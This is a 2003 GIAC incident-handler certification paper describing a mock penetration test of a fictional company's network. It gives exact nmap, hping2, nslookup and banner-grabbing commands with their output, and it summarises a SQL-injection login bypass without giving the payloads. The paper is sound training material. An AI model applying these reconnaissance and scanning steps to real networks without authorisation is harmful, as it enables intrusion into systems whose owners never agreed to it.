Global Information Assurance Certification Paper

Penetration Testing of a Secure Network

GIAC Certified Incident Handler
Practical Assignment
Version 2.1a
Option 3- "Red team" Assessment

Sangita Pakala
18 September, 2003

Table of Contents

SUMMARY

This paper describes a paper penetration test of a secure network designed by Thomas A. Kyle in the GCFW paper (Analysts # 0388) - this is my submission for the GCIH practical paper. The details of the original network are provided in Appendix-1. In course of writing this paper, some assumptions had to be taken where certain details were left out in Mr. Kyle's Firewall paper. These assumptions have been stated in Appendix-2.

I went through the different phases like reconnaissance, scanning and trying out exploits. Here's a summary of the tests I conducted and the results I obtained while compromising Mr. Kyle's GIAC Enterprises network:

1. As part of reconnaissance I searched the internet for information like phone numbers and IP addresses.
2. In the scanning phase, I first tried wardialing with THCScan. No live modems were found.
3. I then performed an ICMP PingSweep using nmap to identify the reachable hosts. The result showed no hosts to be up because ICMP was blocked at the border of the network.
4. So, I used nmap for a TCP Ping, which showed all hosts to be up probably because the filtering device was sending a RST packet for filtered ports.
5. To identify the filtering device or firewall, I ran traceroute. UDP packets on higher ports were blocked, so traceroute failed.
6. Next I tried the firewalk technique using Hping2. The result showed the IP of the firewall but nothing after that. This could be because ICMP was allowed only on the outbound interface.
7. Next step was to find the open TCP and UDP ports. For TCP, I used nmap's SYN scan on ports 1-65355. The result showed only 3 servers – the 2 web servers with ports 80 and 443 and the mail server with port 25 open.
8. The UDP port scan in nmap worked because though ICMP was blocked, the firewall itself sends an ICMP port unreachable message for closed ports.
9. I had 3 OS fingerprinting tools – Xprobe, nmap, nmap-cronos.
10. Xprobe uses ICMP messages and so would not work in this case.
11. nmap uses one open and one closed port to fingerprint. The results in this case would be unreliable since nmap would think there are lots of closed ports due to the RST.
12. So I used nmap-cronos, which uses the timeouts and retransmission rates on one open TCP port. It showed the web servers and the mail servers to be running on OpenBSD 3.2.
13. I then moved on to application fingerprinting by first trying to connect to open ports with Telnet. The banners showed the web server and the mail software versions. But since these could not be relied upon, I used 2 tools for verification.
14. SMTPScan fingerprinted the mail transfer agent as Sendmail but could not give the exact version.
15. Fire and Water showed the web server to be Apache 2.0.44.

16. Only one thing needed to be done before trying out actual exploits – search for vulnerabilities and exploits. I ran Nessus. It showed no security holes or warnings. Security focus had an exploit for a buffer overflow attack on Sendmail. I tried the attack but it did not succeed.
17. I then started testing the web application for weaknesses. I found a number of security flaws in it.
18. I could manipulate variables to view all information including credit card details of other customers. I could use their billing information to place and download orders.
19. I could use SQL Injection to log in as the administrator and access sensitive information about all customers and even add a user with administrator privileges.

The table below summarizes the different steps in a penetration test and the results obtained.

Test	Result
Wardialing	The war dialing tool, THCScan did not detect any open modems.
To find the reachable hosts - Nmap (PingSweep)	Ping showed all hosts to be unreachable suggesting ICMP was blocked at the Firewall.
To find the reachable hosts - Nmap (TCP Ping)	This showed all hosts to be reachable- we deduce that the Firewall is responding with RSTs for even ports that are blocked.
To find intermediate hops - Traceroute	The IPs of the firewall and hosts behind it were not shown. This could be because the firewall does not allow ICMP and UDP packets on higher ports.
To identify the IP of the firewall - Hping2	Obtained the IP of the firewall; although ICMP is blocked inbound on all interfaces; it is not blocked for the outbound traffic. So the ICMP messages generated by the firewall came through and revealed the firewall IP.
To find the open TCP ports - Nmap (TCP Port Scan)	It showed ports 80 and 443 open on the web servers and port 25 open on the mail server.
To find the open UDP ports - Nmap (UDP Port Scan)	Only the DNS server had port 53 open. Though UDP is blocked, the UDP scan worked since the firewall itself responds on behalf of the target with an ICMP port unreachable.
OS Fingerprinting with ICMP– XProbe	ICMP is blocked at the firewall, so decided not to use this method.

Test	Result
OS Fingerprinting with TCP– Nmap	Nmap's fingerprinting is unreliable in the presence of a stateful firewall, and especially when the firewall responds with RSTs So this method was not used.
OS Fingerprinting – Nmap-Cronos	Nmap-cronos fingerprints with only one open TCP port; it was able to predict the OS as OpenBSD 3.2
Application Fingerprinting – Banner grabbing	The banners showed that the mail server was running Sendmail 8.12.6 and the web servers were running Apache 2.0.44.
SMTP Fingerprinting – SMTPScan	It fingerprinted the software to be Sendmail. I expect SMTPScan to be more reliable than banner grabbing since it is based on the responses to non standard SMTP messages.
Web Server Fingerprinting – Fire and Water	The web server was Apache 2.0.44
To find vulnerabilities - Nessus Vulnerability Scanner	Nessus reported no vulnerabilities in any of the servers.
To exploit Sendmail – Program to exploit the buffer overflow vulnerability.	The only exploit I could get hold of did not work on OpenBSD, as it was written for Slackware.
To attack the web site – Variable manipulation	On changing the variables being sent in the POST requests, information of other customers could be viewed and used to place orders.
To attack the web site – Cross Site Scripting	The site was not vulnerable to CSS, all special characters were properly escaped,.
To attack the web site – SQL Injection	Login was bypassed and administrator privileges gained by using SQL injection in the login and password fields.

As a newly appointed Security Consultant in a reputed Information Security firm, I was assigned my first project – Penetration testing of a Client's network. The client was GIAC Enterprises, a leading vendor of Fortune Cookies. That was the only information I was given.
Penetration testing involves testing a network for security flaws that can be exploited by attackers. I had to find out as much as I could about their network and list all the weaknesses. I also had to check what exploits could be carried out against their network. I had two systems at my disposal – a Windows 2000 Professional and a Red Hat Linux 8.0.
In this report, I discuss the tests I conducted, and the progress I made at each step. For each test, I explain the following wherever relevant:

1. Objective: Why I wanted to do this test
2. Technique: The underlying principle of this technique
3. Using the Tool: The command line options to run the test
4. Results: The actual results I obtained
5. Interpretation: My analysis of the result, and deductions about the network.

At places where any one of these is very obvious, I've taken the liberty of skipping a sub-section to tread lightly on the reader.

RECONNAISSANCE

Reconnaissance literally means

> "An examination of a territory, or of an enemy's position, for the purpose of obtaining information necessary for directing military operations."[1]

Attackers first gather all possible information about the victim before launching an attack. This information could be from anywhere like the internet, print media or even employees of the company.
I decided to look for information in the following places on the internet -

1. Search Engines
2. WhoIs sites
3. Placement sites

Search Engines

Objective – To find information about GIAC Enterprises available on the internet.

[1] From Webster's Revised Unabridged Dictionary (1913) (web1913) - http://www.bennetyee.org/http_webster.cgi?Reconnaissance&method=exact

The Technique – I tried to gather as much information as possible by giving different sets of keywords as the search criteria. I tried with "GIAC Fortune Cookies", "GIAC Enterprises", and "GIAC network architecture".

Results – For "GIAC Fortune Cookies", the very first link was of the home page of their web site www.GiacFortuneCookies.com. The site showed some sample cookies and contained links to purchase and download cookies in bulk. The site provided a login for regular customers. It also contained the office address, phone and fax numbers for GIAC Enterprises. The other searches did not show any more relevant information.

Interpretation – GIAC Enterprises was a medium sized organization with around 50-60 employees. The web site provided information, including samples, about fortune cookies to first time visitors and a login section for regular customers. The regular customers can login and place orders and download the cookies on secure HTTPS connection. The purchase and download link redirected the user to a different site – store.GIACFortuneCookies.com. There was a separate section where the Suppliers and Partners could login and upload their cookies. All this information could be used later in the application security audit part of the penetration test. The phone numbers would prove to be useful if I decided to go in for social engineering attacks or war dialing. My next step was to get the IP block assigned to GIAC Enterprises.

WhoIs Databases

Objective – To find the block of valid IP addresses assigned to the GIAC network.

The Technique – While acquiring a block of IP addresses from the ISP, information like the address, phone numbers, and points of contact need to be provided. IP Registries maintain a database of this information for particular geographical locations.

Using the tool – The different sites that provide this information are -
ARIN[2] (American Registry for Internet Numbers) for IP blocks in the America
RIPE NCC[3] (Reseaux IP Euro peens Network Coordination Centre)
APNIC[4] (Asia Pacific Network Information Centre)
I chose the ARIN WHOIS site because GIAC Enterprises was located in the U.S.A.

[2] http://www.arin.com
[3] http://www.ripe.net
[4] http://www.apnic.net

Results - The following output was obtained for GIAC Enterprises -

```
CustName:   GIAC Enterprises
Address:    999 Shotwell
City:       San Francisco
StateProv:  CA
PostalCode: 94110
Country:    US
RegDate:    2002-01-05
Updated:    2003-01-05

NetRange:   192.0.2.1- 192.0.2.254
```

Interpretation - I now had the range of IP addresses used by GIAC Enterprises. The next step would be to find what the individual IP addresses are used for.

nslookup

Objective – The objective is to find the public servers in the network. I wanted the IP addresses of important servers like the name servers, web servers, mail servers, etc.

The Technique – nslookup is a program that can be used to query the name servers for information about different hosts and domains. By setting the different arguments of the program, we can gather information about the name servers, web servers and mail servers.

Using the tool – The nslookup program is available on both Windows and Unix platforms. On the command line, I typed the following -

```
C:\>nslookup
>Set type=any
>giacfortunecookies.com

>store.giacfortunecookies.com
```

The second name was of the domain the web site had revealed.

Results – The results obtained were as follows -

```
C:\>nslookup
Default Server:  giasbm01.vsnl.net.in
Address:  202.54.1.18

> set type=any
> giacfortunecookies.com
Server:  giasbm01.vsnl.net.in
Address:  203.94.227.70

Non-authoritative answer:
giacfortunecookies.com      nameserver = ns1.giacfortunecookies.com
```

```
giacfortunecookies.com      internet address = 192.0.2.1
giacfortunecookies.com      MX preference = 40, mail exchanger = smtp1.
giacfortunecookies.com

giacfortunecookies.com          nameserver = ns1.giacfortunecookies.com
ns1.giacfortunecookies.com      internet address = 192.0.2.4
smtp1.giacfortunecookies.com    internet address = 192.0.2.3
```

For store.GIACFortuneCookies.com, nslookup gave the following output -

```
> store.giacfortunecookies.com
Server:  giasbm01.vsnl.net.in
Address:  203.94.227.70

Non-authoritative answer:
store.giacfortunecookies.com    nameserver = ns1.giacfortunecookies.com
store.giacfortunecookies.com    internet address = 192.0.2.2
store.giacfortunecookies.com    MX preference = 40, mail exchanger =
smtp1. giacfortunecookies.com

store.giacfortunecookies.com    nameserver = ns1.giacfortunecookies.com
ns1.giacfortunecookies.com      internet address = 192.0.2.4
smtp1.giacfortunecookies.com    internet address = 192.0.2.3
```

Interpretation – The results show that the web server had the IP addresses 192.0.2.1; DNS server 192.0.2.4 and Mail server IP 192.0.2.3. nslookup for the second name also gave similar output except that its IP was 192.0.2.2.
I had noted all information nslookup could provide. I now knew that Giac Enterprises had two web servers, a DNS server, a mail server (or mail relay) all in their own network. So as not to leave any stone unturned, I decided to search among placement sites and job postings.

Placement Sites

Objective –To check for any information about GIAC Enterprises that may be there in any job posting or resume.

The Technique – Most companies use the newspaper or placement sites to place job postings so they can reach more people. They give away a lot of internal information, unknowingly, in these postings. Sometimes, people looking for new jobs put in a lot of sensitive information about their current employer into their resumes to show the range of work they have done.

Using the tool - I searched through the job postings in sites like Monster.com, hotjobs.com, and job-hunt.org.

Results – I could not find any relevant information.

Interpretation –There was nothing more I could do as part of reconnaissance. I decided to start scanning the next day.

SCANNING

The objective of the scanning phase is to find machines that are reachable and the ports open on them. Guessing the OS and applications running on the servers is also part of scanning. All this information is useful for deciding which servers to attack and what exploits to use. I started the scanning phase with wardialing.

Wardialing

Objective – To find any live modems that are switched on and connected to systems powered on.

The Technique – There are tools which dial a sequence of phone numbers to find any live modems connected to live systems. The tool will dial out the range of phone numbers given and any number that answers with a modem is logged. The numbers that respond can then be dialed individually and the password on the system may be cracked to gain access. Sometimes we might even be lucky to find terminal services like VNC installed on the machine we have dialed into. At times the modems might have been switched off temporarily, so it is better to try this multiple times. I tried it twice – once on a Saturday night and again on a Monday night.

Using the tool -There are a number of tools available on the internet which dial through the sequence of phone numbers provided and assess the answering tone to determine whether an interactive session can be obtained. Some commonly used tools are

1. ToneLoc
2. THC-Scan
3. ModemScan, PhoneSweep
4. ShokDial
5. TBA

Of these ModemScan and PhoneSweep are commercial products and TBA is Palm-based and ShokDial linux based. ToneLoc and THC-Scan are both DOS based but THC-Scan has more features. So I chose THC-Scan as my wardialer.

Results – No live modems were detected by the tool both times.

Interpretation – This shows GIAC Enterprises is generally careful about their modems and attackers might not be able to exploit this option. The next step was to start scanning for machines and ports reachable from the Internet.

Identifying reachable machines with ICMP Ping

Objective – To identify the live machines reachable from the Internet. Out of the block of IP addresses available, only a few may be actually assigned to live machines. If an attacker is able to learn about these running machines, he can concentrate his efforts on just those.

The Technique - Ping sends an ICMP echo request packet to the IP address specified. If the machine is up, an echo reply is sent back. If a machine is not up, the ping shows the result as Request timed out. If we ping each IP address in a block, we'll get a reply from only those machines that are reachable. Ping will not work if a firewall or any other filtering device blocks ICMP packets.

Using the tool - There are tools like PingSweep or Nmap that Ping each IP address belonging to a given block. Given a range of IP addresses, these tools ping each in turn and list all the machines that respond. Nmap can be used to do a lot of things from Ping to port scan to OS fingerprinting. The -sP option in Nmap does ICMP Ping sweep. I chose Nmap since I would anyway be using Nmap for a number of other things. On the command line I typed the following

```
nmap -sP 192.0.2.0/24
```

Results – Nmap showed no hosts to be up.

```
[test@pentest test]$ nmap -sP 192.0.2.0/24

Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-09-17 21:52 IST

Nmap run completed -- 254 IP addresses (0 hosts up) scanned in 50.801
      seconds
[test@pentest test]$
```

Interpretation – nmap reported no machines to be up. This could either mean that no machines were up or that a firewall or some perimeter device was blocking the ICMP packets. The latter was more likely. Just to check, I used the ping utility to ping the web servers and the mail server and saw a "Destination Host Unreachable" message for each. So, the firewall must be responding with ICMP Host Unreachable messages to mislead anybody trying to ping the network. Since ICMP looks like it's filtered at the firewall, we need to change the protocol we are using.

Finding the reachable machines with TCP Ping

Objective - Since ICMP is blocked, I wanted a method that does not rely on ICMP. So I tried TCP ping.

The Technique - A TCP SYN segment is sent to a host on one of the popular ports and if the system is up the host sends back a SYN/ACK (Port open) or a RST (Port closed). If the host does not respond, we conclude that the IP is not reachable. An ACK scan is a variant of the above technique. The ACK scan works by sending only ACK packets to hosts and seeing if they reply. Hosts that are up respond with a RST. The ACK scan does not work when stateful firewalls are filtering packets. These firewalls maintain a state table with the sequence numbers of all packets received and sent; they allow non-SYN segments only if the sequence numbers are in accordance with the state. Since the sequence numbers of the ACK packets sent during an ACK scan do not correspond to a connection in the State table, the firewall will drop these ACK packets.

Using the tool – I again decided to go for Nmap. The -PS option in Nmap does the TCP Ping with Syn segments. I specified the port as 80.

```
[root@pentest test]$ nmap –PS –p 80 192.0.2.1/24
```

Results – Strangely, Nmap showed all hosts in the IP range to be up.

```
Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-09-19 05:30 IST

Interesting ports on 192.0.2.1:
Port       State       Service
80/tcp     open        http

Interesting ports on 192.0.2.2:
Port       State       Service
80/tcp     open        http

The 1 scanned port on 192.0.2.3 is: closed

The 1 scanned port on 192.0.2.4 is: closed

The 1 scanned port on 192.0.2.5 is: closed

The 1 scanned port on 192.0.2.6 is: closed

The 1 scanned port on 192.0.2.7 is: closed

The 1 scanned port on 192.0.2.8 is: closed
```

---- Result truncated ----

```
Nmap run completed -- 254 IP addresses (254 hosts up) scanned in
153.474 seconds
```

Interpretation – It was unlikely that all IP would be up and reachable from the internet- so nmap's result looked suspicious. Moreover, ICMP Ping and TCP ping were showing contradictory results. The only explanation I could attribute this result to, was that there was some device in the path that was sending a RST for all TCP connections. I searched on the net and found that some firewalls could be configured to send a RST for TCP traffic that was not allowed. So, it is possible that a firewall is sending RSTs and confusing Nmap.

Predicting the intermediate devices with Traceroute

Objective - To predict intermediate devices, especially firewalls and filtering devices. This technique also finds the path a packet takes to reach a server and tells how many hops the path comprises of.

Technique -The IP header has a TTL field which is set by the sender. Each intermediate machine, decreases the TTL field by one while routing the datagram towards its destination. When the TTL reaches 0, the datagram is discard by the router that has decremented it to 0. Thus, whenever a machine receives a datagram destined for another host with TTL value 1, it discards the packet and sends an ICMP "TTL exceeded" error message to the sender. This error message will have the IP address of the host. If we keep sending ICMP packets to the destination host with a starting TTL value of 1 and increasing it each time, we'll get the IP address of each hop the packet takes to reach the destination. The UNIX traceroute program uses UDP packets, by default, in forward direction, while the Windows tracert uses ICMP.

Using the tool -Traceroute is a program available in linux. I tracerouted to the web server by typing the following at the prompt –

```
[test@pentest test]$ traceroute 192.0.2.1
```

Results – Of the replies from the different hops, one IP address belongs to the block. After that no reply was obtained. The output is given below.

```
traceroute to 192.0.2.1 (192.0.2.1), 30 hops max
1  129.140.81.7 (129.140.81.7)  199 ms  180 ms  300 ms
2  129.140.72.17 (129.140.72.17)  300 ms  239 ms  239 ms
3  192.0.2.14 (192.0.2.14)  259 ms  499 ms  279 ms
4  * * *
5  * * *
6  * * *
```

Interpretation - The IP obtained belongs to some border device after which ICMP is probably not allowed. Since Ping and Traceroute both didn't work, it indicates the firewall is blocking ICMP and UDP packets. So we need to try a traceroute that goes through the firewall by not using ICMP or UDP.

Predicting the intermediate filtering devices with Firewalk

Objective – To identify the filtering device and the path a packet takes through a firewall to reach a server inside the network.

The Technique - Firewalk is a variant of traceroute; instead of sending UDP packets, it sends TCP packets to a server's open port with increasing TTL values. When the SYN segment with TTL value 1 reaches the firewall, the firewall will decrement the TTL to 0, and respond with a TTL exceeded in transit error message. We get the IP address of the firewall from the error message. If the TTL is now increased monotonically, we'll get the addresses of any hops between the firewall and our target host.

Using the tool – The tools available for firewalking are Firewalk and Hping2. Firewalk is a tool meant only for firewalking whereas Hping2 does a lot of other things too. I chose to use Hping2 since it is more user friendly. The arguments I used were -

```
[test@pentest test]$ hping2 --traceroute -S -p 80 -n 192.0.2.1
```

--traceroute is to specify traceroute mode, -S to set the SYN flag, -p specifies the destination port, -n is for numeric output.

Results – This is the output generated by Hping2 -

```
using eth1, addr: 203.200.232.203, MTU: 1500
HPING 192.0.2.1 (eth1 192.0.2.1): S set, 40 headers + 0 data bytes
hop=1 TTL 0 during transit from ip=129.140.81.7 get
hostname..._______________                _______________name=UNKNOWN
hop=1 hoprtt=1.7 ms
hop=2 TTL 0 during transit from ip=129.140.72.17 get
hostname..._______________                _______________name=UNKNOWN
hop=2 hoprtt=5.9 ms
hop=3 TTL 0 during transit from ip=192.0.2.14 get
hostname..._______________                _______________name=UNKNOWN
hop=3 hoprtt=6.8 ms
hop=4 TTL 0 during transit from ip=192.0.2.250 get
hostname..._______________                _______________name=UNKNOWN

len=46 ip=129.140.81.7 ttl=56 DF id=38949 tos=0 iplen=44
sport=110 flags=SA seq=62 win=8576 rtt=27.3 ms
seq=1239342734 ack=1939094746 sum=a9b0 urp=0

len=46 ip=129.140.72.17 ttl=56 DF id=60965 tos=0 iplen=44
sport=110 flags=SA seq=63 win=8576 rtt=25.5 ms
seq=684525871 ack=1747929352 sum=50a6 urp=0

len=46 ip=192.0.2.14 ttl=56 DF id=32806 tos=0 iplen=44
sport=110 flags=SA seq=64 win=8576 rtt=27.4 ms
seq=214475503 ack=1768110491 sum=cd36 urp=0
```

```
len=46 ip=192.0.2.250 ttl=56 DF id=4903 tos=0 iplen=44
sport=110 flags=SA seq=65 win=8576 rtt=20.4 ms
seq=693322478 ack=1620825209 sum=2be8 urp=0

len=46 ip=192.0.2.250 ttl=56 DF id=35367 tos=0 iplen=44
sport=110 flags=SA seq=66 win=8576 rtt=28.7 ms
seq=2206871540 ack=73739397 sum=18a5 urp=0
```

Interpretation – Firewalk gave the IP of the firewall. This was actually quite curious - I knew the firewall was blocking all ICMP echo requests from the results of the Ping sweep; I expected it to block all ICMP if even the useful Echo requests were being dropped. But the firewall sent out a TTL exceeded error message from itself. In all likelihood, the rule to block ICMP might be defined only for all inbound packets, and not for outbound. As error messages generated by the firewall do not match any inbound rules, the error message from the firewall slipped through revealing its IP address.

TCP Port Scan with Nmap

Objective - To enumerate the open ports on each live machine and hence guess the services running. Gathering information about which ports are open on a system and the services running on it is of immense use to an attacker planning to hack the system.

The Technique – In a SYN scan, TCP SYN segments are sent to all well known ports an each live server. If the port is open, a SYN/ACK is received. Nmap also has an option of scanning all 65535 ports on a host. Any host without any open ports cannot be reachable using the TCP protocol.

Using the tool - The different types of TCP scans that I considered in Nmap were -
-sT for Connect() scan, -sS for Syn scan.
Connect() scan is slow since it tries to establish a full connection on each port through the 3-way handshake. SYN scan is preferred as it sends a SYN packet and only waits for the ACK packet, tearing the half-connection down immediately thereafter. Fyodor recommends the Aggressive scan option for scanning heavily filtered hosts rapidly; as the target network looks strongly firewalled, I decided to use the Aggressive option. In aggressive mode nmap keeps only 1.25 secs per probe and 5 minutes per host. I've found from previous experience that the Aggressive scan might time out before scanning all 64K ports, if there are very few open ports. The solution in such cases is to slice the 1 to 64K range into 7 smaller blocks of 10K ports, and run the Aggressive scan against each slice. In this network, fortune was on my side- the firewall was responding with RSTs for all closed ports, so the Aggressive scan option would NOT time out. So, I could afford to scan all 64K ports of all 254 IPs in a single aggressive scan.
This started the scan –

```
nmap –sS –P0 –p 1-65535 -T Aggressive 192.0.2.1/24
```

-sS is for SYN scan, -P0 tells nmap not to ping the hosts before scanning as ICMP is blocked in our network, -p is for specifying the range of ports to be scanned. 1-65535 indicates all ports. –T is to specify the scanning mode. The last argument is the range of IPs to be scanned.

Results –

```
Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-09-17 22:02 IST
Interesting ports on 192.0.2.1:
(The 65353 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
443/tcp    open        https

Interesting ports on 192.0.2.2:
(The 65353 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
443/tcp    open        https

Interesting ports on 192.0.2.3:
(The 65354 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp

Nmap run completed -- 254 IP addresses (254 hosts up) scanned in 62.020
      seconds
```

Interpretation – The two web servers have only ports 80 and 443 open. The mail server has only port 25 open. The rest of the machines are unreachable from the internet. Even the firewall had no ports open. TCP port scan worked but TCP Ping had failed (It had shown all hosts to be up). This had to be because of the firewall sending a RST for closed ports. TCP Ping interprets a SYN/ACK or a RST as an indication for a live host whereas TCP port scan will show a port to be open only if it gets a SYN/ACK in reply. At this point, I knew all machines with at least one TCP port open; however, there could be other machines with just UDP ports open towards the Internet. I needed to check that also next.

UDP Port Scan with Nmap

Objective – To find the UDP ports open in the network, and thereby identify the reachable hosts – with only UDP ports open - that could have been missed in the TCP port scan.

The Technique – A UDP scan sends UDP packets with null payloads to well known UDP ports. If the port is open, no reply is received. If it is closed, an ICMP port unreachable error is received. Thus we can obtain the list of open ports on a particular host. Usually, firewalled networks pose a problem for UDP scan; if the firewall is configured to drop UDP packets to closed ports, Nmap would not be able to distinguish between an open port and a filtered port. Keeping this in mind, I decided to try the UDP scan.

Using the tool – The option –sU in nmap is for a UDP scan.

Results – Only the DNS server had port 53 open.

```
Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-09-18 01:18 IST

Interesting ports on 192.168.0.1:
(The 1471 ports scanned but not shown below are in state: closed)

Interesting ports on 192.168.0.2:
(The 1471 ports scanned but not shown below are in state: closed)

Interesting ports on 192.168.0.3:
(The 1471 ports scanned but not shown below are in state: closed)

Interesting ports on 192.168.0.4:
(The 1470 ports scanned but not shown below are in state: closed)
Port       State       Service
53/udp     open        dns

Interesting ports on 192.168.0.5:
(The 1471 ports scanned but not shown below are in state: closed)
```

--- Result Truncated ---

```
Nmap run completed -- 254 IP addresses (254 hosts up) scanned in 30.144
      seconds
```

Interpretation – The firewall configuration I saw was favoring me; nmap did a clean UDP port scan of the target network. Had the firewall dropped packets to closed ports, nmap's output would have been ambiguous. But, now, it looked like the firewall either did not filter UDP (which was unlikely) or the firewall was configured to send UDP port unreachable on behalf of the target server for blocked UDP ports. A quick search of the mailing lists revealed that most firewalls have a configuration option of sending ICMP port unreachable when they block UDP. So, I guessed that the GIAC Enterprises firewall was configured that way.

At this point, I had a fairly clear idea of how the firewall responded to the common protocols. The table summarizes my findings.

Protocol	Action
TCP	RST for blocked ports Accept for open ports
UDP	ICMP Port unreachable for blocked ports Accept for open ports
ICMP	ICMP Host unreachable for all hosts

After noting down all the open ports, I planned to move on to OS fingerprinting.

Operating System fingerprinting with nmap-cronos

Objective – Since I had information about the live servers, I could narrow down my search for exploits further, if I found out the OS running on each server.

The Technique - Different Operating Systems respond differently to non standard TCP and ICMP packets because the RFC does not define these properly. These differences can be used to guess the OS the server is running. The OS fingerprinting tools maintain a database of different responses from different OSs. Based on the matches with the database values, the operating system guess in each fingerprinting attempt is made.
nmap also does remote OS fingerprinting. It runs a series of tests. Some of these tests are based on analyzing the packets received when SYN packets are sent to an open port and some to a closed port. In this case, nmap would be misled to believe there are a number of closed ports due to the firewall sending a RST. Therefore the results of OS fingerprinting would be highly unreliable. Further, tests T4, T5, T6 of nmap rely on sending Ack packets to the system- a stateful firewall in the path would drop, or reject these packets and further confound nmap's prediction.
Another available tool, XProbe, uses ICMP error messages returned from the target host, in reply to abnormal ICMP packets, to fingerprint the OS. As ICMP is blocked by the firewall, I cannot rely on XProbe for OS fingerprinting.
I needed a tool which could fingerprint the OS with only one available open port and also not use ICMP messages.
The tool I selected was nmap-cronos[5]. The method of remote OS fingerprinting, used by nmap-cronos, works by sending SYN packets to the host on any one

[5] The tool was earlier known as Ringv2. The name was changed to Cron-OS and then was integrated with nmap. http://cron-os.tuxfamily.org/lsm-cronOS.pdf

open port. The host will now send a SYN/ACK packet and be in the SYN_RCVD state waiting for the ACK packet. The host that is trying to fingerprint the remote host will not send the final ACK. The remote host will wait for sometime and resend the SYN/ACK assuming the previous one got lost. It will resend the packet a number of times before giving up. The wait period is different for different operating systems. Similarly, if a host receives a FIN, it sends an ACK and a FIN and waits for the last ACK from the other side. The host will timeout after a while and resend the FIN packet. These timeouts vary across operating systems. Another method is to analyze the timeouts when the target host sends a FIN first and does not receive an ACK.
nmap-cronos maintains a database of the wait periods for different operating systems. Each time it is run against a target host, it measures the wait periods and matches them with the database.

Using the tool – nmap-cronos is an integration of the two tools – nmap and Cron-OS. There are three different options in Cron-OS. The "s" option uses the SYN_RCVD state timeouts to guess the OS. The "l" option uses the Last ACK state timeouts and the "f" option uses the FIN_WAIT_1 state timeouts for fingerprinting. These options can be used in combination. There is a timeout argument which species the time nmap-cronos should wait for the retransmitted packets. The "-p" argument is used to specify the port to be used. We can specify more than one port. I typed the following to start the tool -

```
[root@localhost root]# nmap-cronos --cronos sl --cronos_timeout 300 -p
25 192.0.2.3
```

--cronos is used to start the Cron-OS fingerprinting. I gave the timeout period as 300 and the port as 25 for the mail server.

Results – The output of nmap-cronos is shown below. It reported the OS to be OpenBSD 3.2 i386.

```
[root@localhost root]# nmap-cronos --cronos sl --cronos_timeout 300 -p
25 192.0.2.3

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
waiting to reap child : No child processes
filtre pcap :src host 192.0.2.3 and src port 25 and dst port 27990
Try Time: 5998128 11999088 23998233 32997540 waiting to reap child : No
child processes
waiting to reap child : No child processes
filtre pcap :src host 192.0.2.3 and src port 25 and dst port 32960 and
(tcp[13] == 17 or tcp[13] == 25)
waiting to reap child : No child processes
Try Time: 11 40 988233 1999806 3999716 7999402 15998813 31997620
63995227 63995228 waiting to reap child : No child processes
waiting to reap child : No child processes
Interesting ports on  (192.0.2.3):
Port       State       Service
25/tcp     open        smtp
```

```
FINGERPRINT:
SInfo(V=3.00%P=i686-pc-linux-gnu%D=9/10%Time=3F5F3293%O=22%C=-1)
Cronos_Syn(nbPkt=4%Time=200%p=5998128%p=11999088%p=23998233%p=32997540)
Cronos_LastAck(nbPkt=10%Time=200%Connect=449%p=11%p=40%p=988233%p=19998
06%p=3999716%p=7999402%p=15998813%p=31997620%p=63995227%p=63995228)

Remote operating system guess: OpenBSD 3.2 i386

Nmap run completed -- 1 IP address (1 host up) scanned in 402 seconds
[root@localhost root]#
```

Interpretation – Ok, so the Mail server is running OpenBSD 3.2. I ran nmap-cronos against the web server too and the result was again OpenBSD 3.2 i386. Now that I had the OS information my next step would be to glean information about the applications running on these servers.

Application fingerprinting through banners

Objective – My interest was now in zeroing down on possible exploits. If I know the applications, and their versions, it would be easier to search for possible exploits.

The Technique - When we connect to a server on a port, the server displays its banner that indicates the OS version and the application it is running. This may not always work since; the banner could have been removed or modified by the administrator.

Using the tool –One does not need any special tools for this. A simple connection to the open ports using the Telnet utility is enough. So, I did Telnet to the web server on port 80 and to the mail server on port 25.

Results – The mail server displayed a banner which indicated Sendmail 8.12.6. The web server indicated Apache 2.0.44.

The mail server's banner was –

```
220 obsd.test ESMTP Sendmail 8.12.6/8.12.6; Sat, 13 Sep 2003 18:22:10
      +0530 (IST)
```

Telnet to the web server on port 80 did not yield a banner right away but hitting the enter key gave the following error message –

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>501 Method
Not Implemented</TITLE>
</HEAD><BODY>
```

```
<H1>Method Not Implemented</H1>
abcd to /index.html not supported.<P>
Invalid method in request abcd <P>
<HR>
<ADDRESS>Apache/2.0.44 Server at obsd.test Port 80</ADDRESS>
</BODY></HTML>


Connection to host lost.
```

Interpretation - Since banners can either be removed or faked, the results are not completely reliable and need to be verified. I needed to verify the web server and mail server individually.

Fingerprinting the application on the DNS server

Objective - To identify the version of Bind running on the DNS server[6].

The Technique - There are hard-coded chaos record in different versions of Bind, which could be used to fingerprint Bind. For instance, the version.bind and authors.bind are records hard-coded in earlier versions of Bind. The administrator can configure Bind to not respond to queries for this and foil our finger-printing effort.

Using the tool - nslookup or dig can be used to query the DNS server for the version or authors record. I ran nslookup against the ns1.giacfortunecookies.com server.

```
C:\>nslookup -q=txt -class=CHAOS version.bind
ns1.giacfortunecookies.com
Server:  ns1.giacfortunecookies.com
Address:  192.2.0.4
*** ns1.giacfortunecookies.com can't find version.bind: Server failed

C:\>nslookup -q=txt -class=CHAOS authors.bind
ns1.giacfortunecookies.com
Server:  ns1.giacfortunecookies.com
Address:  192.2.0.4
*** ns1.giacfortunecookies.com can't find authors.bind: Server failed
```

Results - The server did not respond with the values of these records, and the fingerprinting failed consequently.

Interpretation - It is likely that the administrator has configured the DNS server to not respond to these queries. It is also possible (though unlikely in my estimate) that GIAC is using a non-standard, non-BIND DNS server. At this point,

[6] http://lists.insecure.org/lists/bugtraq/2001/Jan/0481.html

I did not have enough information to make an informed guess. I reviewed my understanding of the DNS server, and noticed that the only port I had accessible was UDP 53. As this was an authoritative DNS server, then no requests outbound from this server would be permitted at the firewall either. Effectively, UDP 53 inbound might be the only accessible port. That's a very severe restriction if I had to exploit a buffer overflow on that server and gain a command shell. I decided to skip the DNS server for now, and invest my time more on other servers.

